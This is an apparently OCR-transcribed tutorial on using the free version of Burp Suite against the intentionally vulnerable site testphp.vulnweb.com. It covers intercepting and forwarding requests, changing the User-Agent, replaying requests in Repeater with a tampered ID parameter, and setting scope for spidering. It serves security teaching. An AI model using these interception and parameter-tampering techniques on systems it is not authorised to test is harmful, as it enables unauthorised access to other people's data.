
Now my website has opened here. So that's how the burp tool works. Capture the website. This basically works like a man in the middle attack which works on proxy chains.




So again, we will open another website. http://testphp.vulnweb.com now after opening this website, we will intercept its request here, we'll come here to proxy and here to intercept. And here you can also see the history of all the https requests.




So i'll come back here to intercept. And here we can also change the user agent like this number and send it. Like here I will check on one and our user agent will change after making the changes, I will simply forward it. And this request will go to the server.




As you can see that this request came to me. And I modified it and generated another request and sent it to the server. And our second request got opened here. So, we intercepted the requested at the basic level. Modified it as per my requirement.




Changed it as per my requirement. Now, if we want to repeat this request again and again put it in repeated mode, then we can do that here also.



We will do that here also. We will right click on our proxy and add it here to the repeater. Then we will go to the repeater tab here. And here all its parameters will open.




Here we can send it by modifying its parameters. Like I will modify its parameters. ID = 1 and here ID = 2 P made this modification here. Now I will send this request here.




So, in this way, you can modify the request parameters and click on send. But now if we want to check the features in our request on this website, then there is a function for that also. We will come here to proxy and intercept.

This is our request. And click on this. But here you will get the scan option. But here we do not have scan option available. Because we get all these latest features in the pro version of group suite which is the paid version.




We are using the free version here. That's why we have the scan option disabled here. Otherwise, here you can automatically scan and find out all the vulnerabilities in this entire request on this entire website.

Now after scanning at basic level, we will forward this request. And our interception here will be empty.




Again, here we will open the website(http://testphp.vulnweb.com). Now we have generated our request back. Now we will perform spidering here. Meaning we will be mapping on our website. For that we have generated the request here.

Now we will go to the target here. After going to the end target, on the side mapping, our request will come test php.com, this domain has come to us. We will add this domain to the scope.




Here we will get a notification and we will click on Yes. Here we will go to the scope and check. This domain of ours has been successfully added to the scope.




Again, we will go to side mapping. And here we will click on this domain. And here we will get the option of spider this host through which we can perform spidering. But as you can see, there is no such option here. Because as I told you, I am using this free version. So


that's why I will get only limited things here. But if you use its paid version then you will get the option of spidering there. And you will be able to map the wepsite.



